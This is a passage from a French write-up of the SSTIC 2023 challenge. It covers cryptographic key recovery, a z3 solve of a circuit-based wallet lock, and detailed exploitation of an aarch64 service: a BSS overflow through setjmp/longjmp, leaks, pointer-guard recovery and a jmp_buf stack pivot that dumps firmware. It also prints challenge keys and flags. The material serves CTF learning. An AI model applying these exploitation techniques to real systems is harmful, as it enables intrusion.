117 M = [[0] * 5 for _ in range(5)]
118 S = []
119
120 for k in range(5):
121
122     m = int.from_bytes(msg[k], "big")
123
124     X = key_aggregation(L)
125     b = Hash_non(X, Rs[k], msg[k])
126
127     R = Point.infinity()
128     for j in range(len(L)):
129         exp = pow(b, j, order)
130         R += exp * Rs[k][j]
131     c = Hash_sig(X, R, msg[k])
132
133     M[k][0] = (a * c) % order
134     for j in range(4):
135         hj = int.from_bytes(hashlib.sha256(int(j + 1).to_bytes(32,"big")).digest(),"big")
136         M[k][j + 1] = (pow(b, j, order) * pow(m, hj, order)) % order
137
138     S.append(s[k] % order)
139
140 M = Matrix(GF(order), M)
141 S = vector(GF(order), S)
142 X = M.solve_right(S)
143
144 print(hex(X[0]))
```

Le script de résolution nous renvoie la clé privée x :

```
0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8
```

Il ne reste plus qu'à utiliser `crypt.py` pour récupérer le flag associé à cette clé !

```
SSTIC{dc3cb2c61cb0f2bdec237be4382fe3891365f81a0fb1c20546d888247dd9df0a}
```

4.2 Étape 2.b

Pour cette étape, l'énoncé est assez bref : il faut "déverrouiller" un porte-monnaie numérique protégé par mot de passe. On nous donne un fichier `seed.bin` (un gros blob binaire) ainsi que le script `seedlocker.py`.

```python
import sys
from bip_utils import Bip39SeedGenerator, Bip44, Bip44Coins
from bip_utils.utils.mnemonic import Mnemonic


class G:
    def __init__(self, data):
        self.kind = int.from_bytes(data.read(4), "little")
        if self.kind == 3:
            self.a = int.from_bytes(data.read(4), "little")
        elif self.kind in (4, 5):
            self.a = int.from_bytes(data.read(4), "little")
            self.na = int.from_bytes(data.read(1), "little")
            self.b = int.from_bytes(data.read(4), "little")
            self.nb = int.from_bytes(data.read(1), "little")
        elif self.kind == 6:
            self.a = int.from_bytes(data.read(4), "little")
            self.b = int.from_bytes(data.read(4), "little")
            self.n = int.from_bytes(data.read(1), "little")
        elif self.kind == 7:
            self.a = int.from_bytes(data.read(4), "little")
        elif self.kind == 8:
            self.a = int.from_bytes(data.read(4), "little")
            self.b = int.from_bytes(data.read(4), "little")
```

```
            self.c = int.from_bytes(data.read(4), "little")
        elif self.kind == 9:
            self.dff = int.from_bytes(data.read(1), "little")
            self.a = int.from_bytes(data.read(4), "little")
            self.n = int.from_bytes(data.read(1), "little")
        self.tstamp = 0
        self.value = 0


def b(data):
    size = int.from_bytes(data.read(8), "little")
    res = []
    for i in range(size):
        res.append(int.from_bytes(data.read(4), "little"))
    return res


class E:
    def __init__(self):
        data = open("seed.bin", "rb")
        size = int.from_bytes(data.read(8), "little")
        self.gs = []
        self.dffs = []
        for i in range(size):
            g = G(data)
            self.gs.append(g)
            if g.kind == 9:
                self.dffs.append(i)
        self.key = b(data)
        self.good = [int.from_bytes(data.read(4), "little")]
        self.data = b(data)
        self.cycles = 1

    def get(self, i):
        g = self.gs[i]
        if g.tstamp < self.cycles:
            if g.kind == 0:
                res = 0
            elif g.kind == 1:
                res = 1
            elif g.kind == 2:
```

```
66                  res = g.value
67              elif g.kind == 3:
68                  res = self.get(g.a)
69              elif g.kind == 4:
70                  res = (self.get(g.a) ^ g.na) & (self.get(g.b) ^ g.nb)
71              elif g.kind == 5:
72                  res = (self.get(g.a) ^ g.na) | (self.get(g.b) ^ g.nb)
73              elif g.kind == 6:
74                  res = self.get(g.a) ^ self.get(g.b) ^ g.n
75              elif g.kind == 7:
76                  res = int(not self.get(g.a))
77              elif g.kind == 8:
78                  if self.get(g.c):
79                      res = self.get(g.b)
80                  else:
81                      res = self.get(g.a)
82              elif g.kind == 9:
83                  res = g.dff ^ g.n
84              g.value = res
85              g.tstamp = self.cycles
86          return g.value
87
88      def set_uint(self, b, value):
89          for i in b:
90              g = self.gs[i]
91              assert g.kind == 2
92              g.value = value & 1
93              value >>= 1
94
95      def get_uint(self, b):
96          res = 0
97          for i in b[::-1]:
98              res = (res << 1) | self.get(i)
99          return res
100
101     def step(self):
102         for i in self.dffs:
103             self.get(i)
104         for i in self.dffs:
105             self.gs[i].dff = self.get(self.gs[i].a)
106         self.cycles += 1
```

```
107
108 password = bytes.fromhex(sys.argv[1])
109 e = E()
110
111 for b in password:
112     for i in range(4):
113         key = (b >> (i * 2)) & 3
114         e.set_uint(e.key, key)
115         for _ in range(2):
116             e.step()
117
118 if e.get_uint(e.good) == 1:
119     data = e.get_uint(e.data).to_bytes(len(e.data) // 8, "little").decode()
120     print(f"Seed: {data}")
121     seed_bytes = Bip39SeedGenerator(Mnemonic.FromString(data)).Generate()
122     key = Bip44.FromSeed(seed_bytes, Bip44Coins.ETHEREUM)
123     priv = key.PrivateKey()
124     pub = key.PublicKey()
125     print(f"Private key: 0x{priv.Raw().ToHex()}")
126     print(f"Public key X: 0x{pub.m_pub_key.Point().X():x}")
127     print(f"Public key Y: 0x{pub.m_pub_key.Point().Y():x}")
128 else:
129     print("Wrong password")
130
```

On peut passer un mot de passe en argument, et il y a une certaine condition à remplir pour que celui-ci soit considéré comme correct. Si c'est le cas, alors une certaine donnée générée à partir du mot de passe (`data`) est interprétée comme une phrase mnémotechnique[1], alors utilisée comme graine pour générer une paire de clés.

Tout d'abord, la classe `E` est instanciée. Celle-ci ouvre le fichier binaire `seed.bin`, qui semble suivre une structure tout à fait particulière (champs de taille, différents types de données, etc.). On note qu'un certain nombre de classes `G` sont à leur tour instanciées, chacune étant d'un certain type (10 types différents au total).

L'objet `E` a aussi une liste `key`, qui contient des entiers correspondant à des *entrées*, une liste `data` qui correspond à une sortie, et une liste `good` avec un seul élément. En effet, le `password` donné par l'utilisateur est lu par groupes de 2 bits, et chaque groupe de 2 bits va venir remplir deux objets `G` d'indices spécifiques avec leur valeur. Puis, tous les deux bits, il y a une étape de "propagation"

[1] Les *crypto-wallets* utilisent souvent des phrases mnémotechniques comme code secret ou moyen de récupération : elles offrent une bonne entropie et sont plus simples à retenir qu'un mot de passe aléatoire classique.

temporelle (`step`) où l'état global de tous les objets va être recalculé de façon récursive, en fonction de leurs différents types et de certaines interconnexions.

Bon... tout ça pour dire que ça a l'air un peu compliqué, et qu'intuitivement, il semblerait qu'on ait affaire à la modélisation d'un grand circuit logique dont les instances de `G` sont des portes logiques (*Gates*) dont les liens avec les autres portes sont données par des indices. On devine les différents types de portes :

- 0 et 1 sont des sources constantes (signal à 0 ou à 1) ;
- 2 est une source de 1 bit dynamique qui dépend d'une valeur d'entrée (pratique pour gérer les entrées/sorties) ;
- 3 est une porte "identité" ;
- 4 est une porte ET ;
- 5 est une porte OU ;
- 6 est une porte XOR ;
- 7 est une porte NOT ;
- 8 est un multiplexeur (choisit `a` ou `b` en fonction de `a`) ;
- 9 est une porte "D Flip-Flop" (mémoire mise à jour à chaque `step`).

À la fin, il faut que l'état du "fil" à l'indice `e.good` soit 1. Je n'ai pas eu le courage de le faire, mais je serais curieux de voir ce que le circuit donne visuellement et ce qu'il signifie. J'espère que quelqu'un l'a fait et le montrera dans son *write-up*.

Bien sûr, il n'est pas nécessaire de comprendre tout cela pour résoudre l'épreuve. En fait, le problème se prête très bien à une **symbolisation** et à une résolution par contrainte. En particulier, la librairie `z3` n'en fait qu'une bouchée, pour peu qu'on l'aide un petit peu en amont en simplifiant quelques expressions (par exemple, vérifier la valeur des constantes du problème pour éviter d'alourdir l'AST de façon inutile avec des `x | 0`, `x & 1`, `x ^ 0`...) et en manipulant des `Bool`.

Le script en annexe A.1 résout le problème en environ 30 secondes, en parcourant différentes longueurs de passwords jusqu'à tomber sur un password de 10 octets valide : `995b90996f4564409191`. Il suffit de lancer le script du challenge avec ce password d'entrée pour générer la clé privée :

```
$ python seedlocker.py
Seed: easy sponsor novel jazz theory marble era hurt transfer ball describe neutral
Private key: 0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
```

```
Public key X: 0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90
Public key Y: 0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4
```

On déchiffre alors le flag de l'étape :

```
SSTIC{f5967cae6478fa6bb9ea1bc758aee0961a68a8b4767f74888ce0bb8563a6218e}
```

4.3 Étape 2.c

Cette étape était à mon sens la plus difficile du challenge (cela s'est ressenti sur le nombre de validations) et l'une des plus intéressantes.

Elle se présente sous la forme d'un binaire `frontend_service.bin`, accompagné d'une libc (`remote_lib.so.6`) et d'un *loader* (`ld-linux-aarch64.so.1`). On nous donne aussi un script `pow_solver.py` qui implémente un *proof of work* afin de ne pas pouvoir brute-forcer le serveur trop rapidement. Jusqu'ici, tout s'apparente à un challenge d'exploitation assez classique. Un petit `checksec` montre que toutes les protections habituelles sont activées, et que l'on fait face à un binaire ARM (64 bits).

```
$ checksec frontend_service.bin
[*] '/home/face/ctf/sstic/2023/step2/backup/deviceC/frontend_service.bin'
    Arch:     aarch64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

L'énoncé de l'étape mentionne cependant que la cible est un *équipement physique*, disponible sur `device.quatre-qu.art:8080`. Étant donné le nom du binaire, on s'imagine qu'il s'agit d'un *front-end* qui permet d'interagir à distance avec un *firmware* physique. Un mot de passe de protection est aussi fourni. Utilisons-le pour nous connecter au service, et voyons un peu comment il se présente.

```
$ nc device.quatre-qu.art 8080
password: fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1
Find the number n such that sha256(n + b'KWWCG') starts with 6 zeros
number: 1134959
correct
```

```
Welcome to your device which action do you want to do?
E. Encrypt
D. Decrypt
S. Sign
A. Go To Admin Area
Q. Quit
Option: E
A. Add data
V. View data
E. Encrypt data
B. Back to main menu
Option: A
Data size: 3
Data id: 1
Data in hex?(y/n)
Option: n
Data: abc
crc (hex): 01020304
Exception raised: Invalid crc
Welcome to your device which action do you want to do?
E. Encrypt
D. Decrypt
S. Sign
A. Go To Admin Area
Q. Quit
Option: A
Welcome to the Admin area, what do you want to do ?
R. Get running firmware
U. Update firmware
Option: R
Enter admin password:
4242222222224242242424242424242424242424
Invalid password
```

On note l'existence d'un certain nombre de fonctionnalités. On peut ajouter des messages à chiffrer, déchiffrer ou signer. On peut donner un identifiant à ces messages, et il faut aussi les accompagner d'un CRC. On peut lire les messages qui ont été ajoutés. Enfin, il y a une "zone admin" qui nous propose de récupérer le code du *firmware*, ce qui semble très intéressant[1]. Malheureusement, cette dernière fonctionnalité est protégée par un mot de passe administrateur.

[1] La fonctionnalité *Update firmware*, elle, n'est pas implémentée.

4.3.1 Rétro-ingénierie du *front-end*

Le binaire est *stripped* (pas de symboles). Chargeons le binaire dans IDA. D'entrée de jeu, la fonction que l'on identifie comme étant le `main` contient plusieurs éléments importants.

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    int sock; // [xsp+1Ch] [xbp+1Ch] BYREF
4    int fds[2]; // [xsp+20h] [xbp+20h] BYREF
5
6    fds[0] = -1;
7    fds[1] = -1;
8    sock = setup_socket(1336u);
9    do
10     fds[1] = connect_to_computational_unit("127.0.0.1", 1337u);
11   while ( fds[1] == -1 );
12   fds[0] = accept_new_client(sock);
13   clear_elements();
14   memset(&error_msg, 0, 328uLL);
15   exception_thrown = _setjmp(&JmpBufCtx);
16   if ( exception_thrown )
17     send_exception(error_msg, fds[0]);
18   main_loop((unsigned int *)fds);
19   dword_15D6C = 0x133B;
20   send_buffer_to_service(fds[1]);
21   close_with_msg(0LL, &sock);
22   close_with_msg("Closing connection\n", fds);
23   close_with_msg(0LL, &fds[1]);
24   return 0;
25 }
```

On voit que le service se met à écouter sur le port 1336, mais aussi qu'il se connecte lui-même via une autre *socket* à un service local sur le port TCP 1337, que l'on appellera le *firmware*. La figure 4 présente une vue de l'architecture réseau des différents composants ainsi que leurs rôles.

Dans le `main`, la ligne 15 montre un mécanisme assez particulier qui existe dans la librairie standard C : le `setjmp` / `longjmp`. Dans l'idée, la fonction `setjmp` sauvegarde le contexte d'exécution à un instant t, en écrivant tout plein de registres dans la structure `JmpBufCtx` passée en argument (cela inclut `lr`, `sp`, `fp`...). Cette structure dépend de la version de la libc et de l'architecture. La façon la plus simple et fiable de la déterminer est d'aller directement examiner la fonction `__sigsetjmp`



Figure 4: Architecture réseau et fonctions des composants de l'étape 2.c.

dans la libc fournie ; on reconstruit alors la structure suivante :

```
jmpbuf[0] = x19;
jmpbuf[1] = x20;
jmpbuf[2] = x21;
jmpbuf[3] = x22;
jmpbuf[4] = x23;
jmpbuf[5] = x24;
jmpbuf[6] = x25;
jmpbuf[7] = x26;
jmpbuf[8] = x27;
jmpbuf[9] = x28;
jmpbuf[10] = x29; // (fp)
jmpbuf[11] = x30 ^ _pointer_chk_guard; // (lr)
jmpbuf[13] = sp ^ _pointer_chk_guard;
// + une dizaine d'autres entrées de registres qui nous intéressent pas
```

La fonction `longjmp`, elle, restaure le contexte d'exécution à partir du contexte sauvegardé. C'est une mécanique assez utile pour implémenter de la gestion d'exception : en cas de problème, on effectue un `longjmp` comme pour "revenir dans le temps", et le `main` se relance comme si de rien n'était.

Notons que dans la structure `jmpbuf`, les sauvegardes de `sp` et `lr` sont *xorées* avec une valeur magique nommée `_pointer_chk_guard`, que l'on ne connait pas et qui change à chaque processus, à la manière d'un *stack canary* (on parle de *pointer encryption* ou encore de *pointer mangling*).

Revenons au binaire. Une fois la "capture" `setjmp` réalisée, le programme entre dans une fonction que j'ai nommée `main_loop`. Celle-ci prend en argument un tableau de deux *file descriptors* `fds`, dont le premier élément est celui servant à la communication avec le client (nous), et dont le deuxième élément est celui permettant d'interagir avec le *firmware*.

La fonction `main_loop` affiche le menu, puis lit le choix de l'utilisateur. Il n'y a pas de vulnérabilité évidente dans la gestion de l'entrée utilisateur. En fonction de son choix, on peut être redirigé vers plusieurs fonctions différentes. Commençons par la fonctionnalité *Add Data*.

```
1  ssize_t __fastcall add_data(unsigned int *fds, unsigned int action_type) {
2    int k; // w0
3
4    if ( there_is_space != 1 ) {
5      error_msg = "Cannot add more data\n";
6      longjmp(&JmpBufCtx, 1);
7    }
8    k = n_elements++;
9    add_new_element(fds, &Elements[k], action_type);
10   if ( n_elements == 10 )
11     there_is_space = 0;
12   return write_(fds, "Data successfully added\n", 0x18);
13 }
```

On apprend l'existence d'un tableau que j'ai nommé `Elements` dans la section BSS. Il contient 10 éléments, chacun de taille `0x114`. Nous reviendrons sur la structure d'un élément peu après.

La fonction `add_data` nous montre aussi qu'à chaque appel, une variable globale `n_elements` est incrémentée afin de remplir une nouvelle case du tableau. Dès que l'on a atteint 10 éléments, alors une variable `there_is_space` est mise à 0, signifiant qu'il n'y a plus de place libre. Regardons ensuite la fonction `add_new_element` :

```
1  __int64 __fastcall add_new_element(unsigned int fd, ELEMENT *element, unsigned int action_type)
2  {
3    unsigned int size = ask_for_size(fd, action_type);
4    element->id = ask_for_id(fd);
5    if ( action_type == 1 ) {
6      /* Add already encrypted data */
7      element->encrypted = 1;
8      element->decrypted_size = size;
9      if ( ask_data_in_hex(fd) ) {
```

```
10        size >>= 1;
11        element->decrypted_size = size;
12        write_(fd, "Data (hex): ", 0xCu);
13        read_hex_data(fd, element->data, element->decrypted_size);
14      } else {
15        write_(fd, "Data: ", 6u);
16        read_bytes_plus_line(fd, element->data, element->decrypted_size);
17      }
18    } else {
19      /* Add plaintext data to encrypt */
20      element->encrypted = 0;
21      element->data_size = size;
22      if ( ask_data_in_hex(fd) ) {
23        size >>= 1;
24        element->data_size = size;
25        write_(fd, "Data (hex): ", 0xCu);
26        read_hex_data(fd, element->data, element->data_size);
27      } else {
28        write_(fd, "Data: ", 6u);
29        read_bytes_plus_line(fd, element->data, element->data_size);
30      }
31    }
32    element->crc = ask_crc(fd);
33    return check_crc(element->crc, element->data, size);
34  }
```

On commence par nous demander une taille. La fonction `ask_for_size` ne fait rien de très spécial, excepté vérifier en plus si la taille fournie est comprise entre 1 et 256, et s'il s'agit d'un multiple de 16 lorsque l'on ajoute des données chiffrées. Ensuite, la fonction `ask_for_id` récupère un identifiant et vérifie s'il est entre 0 et 9 (inclus). Enfin, la structure `Element` est remplie en fonction de données entrées par l'utilisateur, en hexadécimal ou non. Il y aussi une vérification finale de CRC sur les données envoyées. On reconstruit la structure d'un élément :

```
00000000 ELEMENT         struc ; (sizeof=0x114)
00000000 encrypted       DCB ?
00000001                 DCB ? ; undefined
00000002                 DCB ? ; undefined
00000003                 DCB ? ; undefined
00000004 data_size       DCD ?
```

```
00000008 id              DCD ?
0000000C data            DCB 256 dup(?)
0000010C crc             DCD ?
00000110 decrypted_size  DCD ?
00000114 ELEMENT         ends
```

On prend vite conscience d'un problème. À chaque fois qu'il y a une vérification qui échoue, le contexte est restauré avec `longjmp`. Mais la variable `n_elements` qui a été incrémentée avant l'appel à `add_new_element` ne sera jamais comparée à 10 ! On pourrait alors potentiellement incrémenter ce compteur un nombre arbitraire de fois et déclencher un *BSS overflow* en écriture.

4.3.2 Exploitation du *BSS overflow* et récupération du *firmware*

Supposons que l'on sache incrémenter l'index du tableau `Elements` autant de fois que l'on veut. Qu'il y a-t-il d'intéressant à écraser dans la section BSS après le tableau ? Eh bien c'est une aubaine : on pourrait écraser la structure `jmp_buf` ! La disposition du BSS est la suivante :

```
1  .bss:0000000000015020 ; ELEMENT Elements[10]
2  .bss:0000000000015020 Elements         % 0xAC8
3  .bss:0000000000015AE8 n_elements       % 4
4  .bss:0000000000015AEC                  % 0x134  ; Padding
5  .bss:0000000000015C20 error_msg        % 8
6  .bss:0000000000015C28 exception_thrown % 4
7  .bss:0000000000015C2C                  % 4
8  .bss:0000000000015C30 ; struct __jmp_buf_tag JmpBufCtx
9  .bss:0000000000015C30 JmpBufCtx       __jmp_buf_tag <?>
10 .bss:0000000000015CF8
```

Plus précisément, si l'on sait écrire 12 éléments, alors le douzième démarrera en `0x15BFC`, et son champ `data` en `0x15C08`. Puisque l'on contrôle les 256 octets du champ `data`, on sait réécrire entièrement la structure `jmp_buf`. Cela suffirait à rediriger le flot d'exécution, qui plus est de façon très confortable puisque l'on contrôlerait tous les registres de `x19` à `x30` (et `sp` pour effectuer un *stack pivot*).

Toutefois, il faut faire attention à un détail : il ne faut pas accidentellement réécrire la variable `n_elements`, puisque c'est elle qui donne l'index du prochain élément libre dans le tableau. Dans la fonction `add_new_element`, le champ `encrypted` de la structure est mis à 0 ou 1 en fonction de si les données sont chiffrées ou non. Pour éviter ce comportement, il faut qu'un `longjmp` soit exécuté suffisamment tôt : par exemple, on peut envoyer une taille invalide.

```
write_(fd, "Data size: ", 0xB);
unsigned int sz = read_int(fds);
if ( !sz || sz > 0x100 ) {
  error_msg = "Bad packet size\n";
  longjmp(&JmpBufCtx, 1);
}
```

En demandant à ajouter 11 éléments avec une taille invalide, on se retrouve désormais dans la configuration où `n_elements` vaut 12. À ce stade, il y a deux choses que l'on peut tenter : ajouter un douzième élément en écrasant tout, ou ajouter un douzième élément en essayant de faire en sorte que l'on réécrive le moins de choses possibles. Le premier cas permettra de détourner la structure `jmp_buf`, mais qu'en est-il du deuxième cas ?

Essayons d'ajouter un douzième élément, cette fois-ci avec une taille valide, mais en faisant échouer la vérification au moment où le serveur nous demande si oui ou non on veut fournir des données au format hexadécimal (on répond autre chose que `'y'` ou `'n'`). En faisant cela, notre entrée aura une taille (`element->data_size = size`), mais il n'y aura pas de contenu écrit dans `data`, ce qui permet de ne pas casser la restauration du flot d'exécution. Mettons une grande taille (256) et utilisons la commande *View Data*.

```
Message 0: 000000000000000000000000000000000000000000000060408bdcaaaa0000010000000000000000
           482c73cafffff00000100000000000000003033bbffff000098368bdcaaaa0000000000000000000000
           00b036bbffff0000f41e8bdcaaaa00000000000000000000582c73cafffff0000000000000000000000
           a02a73cafffff0000851425cb83ea85740000000000000000a921ddddd6bf85740000000000000000000
           000000000000000000000000000000000000000000000000000000000000000000000000000000000000
           000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

Bingo ! Le serveur nous affiche autant d'octets que souhaité pour notre entrée *out of bounds* dans la BSS. Le douzième message affiché contient un *leak* de différents objets, dont la variable `error_msg` qui stocke l'adresse du dernier message d'erreur, et bien entendu la structure `jmp_buf`. Dans ce cas, on identifie par exemple :

```
error_msg = 0x0000aaaadc8b4060
x19 = 0x0000ffffca732c48
x20 = 0x0000000000000001
x21 = 0x0000ffffbb333000
x22 = 0x0000aaaadc8b3698
x23 = 0x0000000000000000
```

```
x24 = 0x0000ffffbb36b000
x25 = 0x0000aaaadc8b1ef4
x26 = 0x0000000000000000
x27 = 0x0000ffffca732c58
x28 = 0x0000000000000000
x29 = 0x0000ffffca732aa0 (fp)
x30 = 0x7485ea83cb251485 (lr) (xored)
sp  = 0x7485bfd6dddd21a9      (xored)
```

Le `error_msg` donne directement un *leak* PIE : il s'agit de l'adresse de la chaîne `"Bad choice"` en `0x4060`. On connait aussi le `lr` qui a été sauvegardé : c'est l'adresse juste après le `setjmp` dans le `main`, soit `0x1F8C`. On en déduit donc aisément la valeur `_pointer_chk_guard`, ce qui nous servira à réécrire la valeur du registre `sp`. Enfin, on remarque expérimentalement que le registre `x21` a une valeur proche de l'adresse de base de la libc (à `0x151000` près). Cela nous permet d'avoir un *leak* libc, qui sera très utile pour chercher des gadgets.

Maintenant, on souhaite pouvoir réécrire les données de la douzième entrée. Comme il n'y a pas de mécanisme d'édition, il nous faudrait un moyen de réinitialiser le compteur `n_elements`. Ça tombe bien, il y a une fonction qui fait exactement cela, que j'ai nommée `clear_elements`. Celle-ci est appelée dans plusieurs cas : elle est notamment appelée lorsque l'on renseigne le mot de passe administrateur. Ainsi, on peut réinitialiser le tableau d'éléments simplement en tentant de se connecter en tant qu'administrateur avec un mot de passe erronné.

On peut alors réitérer le dépassement de tampon et réécrire la structure `jmp_buf`. Mais qu'est-ce que l'on souhaite faire, au juste ? Rappelons-nous que le service a une fonctionnalité qui permet de *dump* le *firmware*. Peut-être que l'on peut essayer d'appeler cette fonction ?

Il y a toutefois un petit souci : on ne peut pas sauter directement sur la fonction que j'ai nommée `retrieve_firmware`. En effet, celle-ci attend le tableau de *file descriptors* `fds` en argument. Ce tableau est crucial car il permet au service d'une part de demander au *firmware* son code, et d'autre part de nous le renvoyer à nous. Ma solution consiste à sauter juste avant l'appel à `retrieve_firmware` afin d'avoir un contrôle sur l'argument `x0`.

```
.text:0000000000002F1C          LDR             X0, [SP, #0x18]
.text:0000000000002F20          BL              retrieve_firmware
```

Cela implique toutefois de satisfaire la contrainte selon laquelle `[sp + 0x18]` doit contenir l'adresse du tableau avec les *file descriptors*. On peut soit construire ce tableau nous-même (si l'on connait les *file descriptors* en jeu), soit réutiliser celui qui est dans la *stack frame* du `main`.

En effet, au moment de la sauvegarde, le registre `fp` (*frame pointer*, que l'on connait grâce au *leak*) pointe au début de la *stack frame*, si bien que `fp + 0x20` est l'adresse du tableau `fds`. Il nous suffit donc de créer une mini fausse pile (à un endroit dont on connait l'adresse, par exemple dans les données que l'on envoie) qui contient juste l'adresse `fp + 0x20`, et de réécrire la structure `jmp_buf` en mettant d'une part `lr` à l'adresse juste avant l'appel à `retrieve_firmware`, et d'autre part `sp` à l'adresse de notre fausse pile (*stack pivot*).

On est alors dans la bonne configuration pour l'appel, et on arrive à récupérer le *firmware* sous la forme d'un gros dump hexadécimal ! L'annexe A.2 est le script permettant d'exploiter le *BSS overflow* afin d'obtenir le fameux dump. Il ne reste plus qu'à lire le code du *firmware* pour retrouver la clé privée. N'est-ce pas ?

4.3.3 Rétro-ingénierie du *firmware*

Quelques informations sur le fichier binaire du *firmware* qui a été récupéré : c'est un ELF, mais avec quelques particularités...

```
$ file firmware.elf
firmware.elf: ELF 64-bit LSB shared object, ARM aarch64, version 1 (SYSV),
dynamically linked, interpreter *empty*, stripped
$ ldd firmware.elf
      not a dynamic executable
$ checksec firmware.elf
[!] Did not find any GOT entries
[*] '/home/face/ctf/sstic/2023/step2/backup/deviceC/firmware.elf'
    Arch:     aarch64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Malgré que le binaire soit lié dynamiquement, il n'y a aucune information présente sur les librairies qui sont importées (*loader*, libc...). Cela signifie que l'on ne verra pas les fonctions importées. Le binaire étant de plus *stripped* comme pour le premier, la tâche de rétro-ingénerie s'en verra d'autant plus ardue. De plus, le binaire ne comporte aucune chaîne de caractères évidente qui pourrait nous aider à localiser des fonctions.

Toutefois, le binaire reste très petit (19 Ko). En papillonnant de fonction en fonction dans IDA et en émettant des hypothèses sur quelques imports, on arrive à reconstituer la logique du

firmware. Celui-ci implémente du chiffrement AES-256, avec une clé de 32 octets située en `0x16010`. Malheureusement, il semblerait que cette plage mémoire ne fasse pas partie du binaire fourni : il s'agit probablement d'une zone mémoire physique directement *mappée* dans le *firmware*. On comprend que l'on ne pourra pas récupérer la clé privée directement, et qu'il va sûrement falloir exploiter une seconde vulnérabilité pour la faire fuiter.

On finit aussi par trouver ce qui semble être un *dispatcher* :

```
__int64 __fastcall server_handler(unsigned int fd)
{
  __int64 msg_type; // x0
  int v3; // [xsp+2Ch] [xbp+2Ch]

  while ( 1 )
  {
    read_packet_(fd);
    msg_type = UserBuff->msg_type;
    if ( msg_type == 0x133E )           // Unused in frontend
    {
      v3 = get_aes_key(fd);
      goto LABEL_19;
    }
    if ( msg_type > 0x133E )
      goto LABEL_18;
    switch ( msg_type )
    {
      case 0x133D:
        v3 = retrieve_firmware(fd);
        break;
      case 0x133C:
        v3 = check_admin_pwd();
        break;
      case 0x133B:
        return msg_type;
      case 0x133A:
        v3 = sign(fd);
        break;
      case 0x1339:
        v3 = decrypt(fd);
        break;
      case 0x1337:
```

```
34          v3 = add_element();
35          break;
36        case 0x1338:
37          v3 = get_elements(fd);
38          break;
39        default:
40  LABEL_18:
41          v3 = 0;
42          break;
43      }
44  LABEL_19:
45      clear_buff();
46      UserBuff->msg_type = 0x1336;
47      UserBuff->success = v3;
48      send_packet(fd);
49      if ( !v3 )
50      {
51        *pErrorMsg = 0LL;
52        ((void (__fastcall *)(__int64, __int64))longjmp[0])(pErrorMsg + 16LL, 1LL);
53      }
54    }
55  }
```

Le binaire du *front-end* nous permet aussi de comprendre comment fonctionne la communication avec le *firmware*. Un *buffer* avec la structure suivante est envoyé :

```
.bss:0000000000015D68 Status     % 4
.bss:0000000000015D6C Command    % 4
.bss:0000000000015D70 ; ELEMENT CurrElement
.bss:0000000000015D70 Body       ELEMENT <?>
.bss:0000000000015E84
```

Ce même buffer est utilisé pour recevoir la réponse du *firmware*. Le champ `Command` est celui qui est utilisé dans le *dispatcher* du côté du *firmware*. En faisant le tour des commandes utilisées par le *front-end* (chiffrement, signature, login...) on se rend vite compte d'une chose : une des commandes exposées par le *firmware* est inutilisée dans le *front-end*. Il s'agit de la commande `0x133E`.

Si l'on sait compromettre le service *front-end* pour communiquer librement avec le *firmware*, on pourra alors débloquer une nouvelle surface d'attaque, ce qui semble prometteur. Voici le code de la fonction qui implémente la commande secrète `0x133E` :

```
__int64 __fastcall get_aes_key(unsigned int fd)
{
  __int64 result; // x0
  ELEMENT *el; // [xsp+30h] [xbp+30h]
  char buf[33]; // [xsp+40h] [xbp+40h] BYREF
  __int64 v5; // [xsp+68h] [xbp+68h]

  v5 = *(_QWORD *)stack_cookie;
  el = &UserBuff->element;
  if ( !UserBuff->element.encrypted
    && UserBuff->element.data_size == 32
    && (unsigned int)crc32(UserBuff->element.data, UserBuff->element.data_size) == el->crc )
  {
    if ( ((unsigned int (__fastcall *)(char *, char *, _QWORD))strncmp[0])(
           el->data,
           password,
           (unsigned int)el->data_size) )
    {
      // pwd validation failed
      UserBuff->success = 0;
      *(_QWORD *)buf = 0LL;
      *(_QWORD *)&buf[8] = 0LL;
      *(_QWORD *)&buf[16] = 0LL;
      *(_QWORD *)&buf[24] = 0LL;
      buf[32] = 0;
      ((void (__fastcall *)(char *, __int64, char *))qword_E10[0])(buf, 33LL, el->data);
      UserBuff->msg_type = 0x1337;
      el->data_size = 50;
      ((void (__fastcall *)(ELEMENT *, unsigned __int64, __int64))memcpy)(el, 0x4788uLL, 50LL);
      clear_buff();
      send_packet(fd);
      ((void (__fastcall *)(__int64))qword_E90[0])(1LL);
      el->data_size = 32;
      ((void (__fastcall *)(ELEMENT *, char *, __int64))memcpy)(el, buf, 32LL);
      send_packet(fd);
      LODWORD(result) = 0;
    }
    else
    {
      // pwd validation succeeded
```

```
41        UserBuff->success = 1;
42        UserBuff->msg_type = 0x1337;
43        el->data_size = 32;
44        ((void (__fastcall *)(ELEMENT *, void *, __int64))memcpy)(el, &AES_KEY, 32LL);
45        send_packet(fd);
46        LODWORD(result) = 1;
47      }
48    }
49    else
50    {
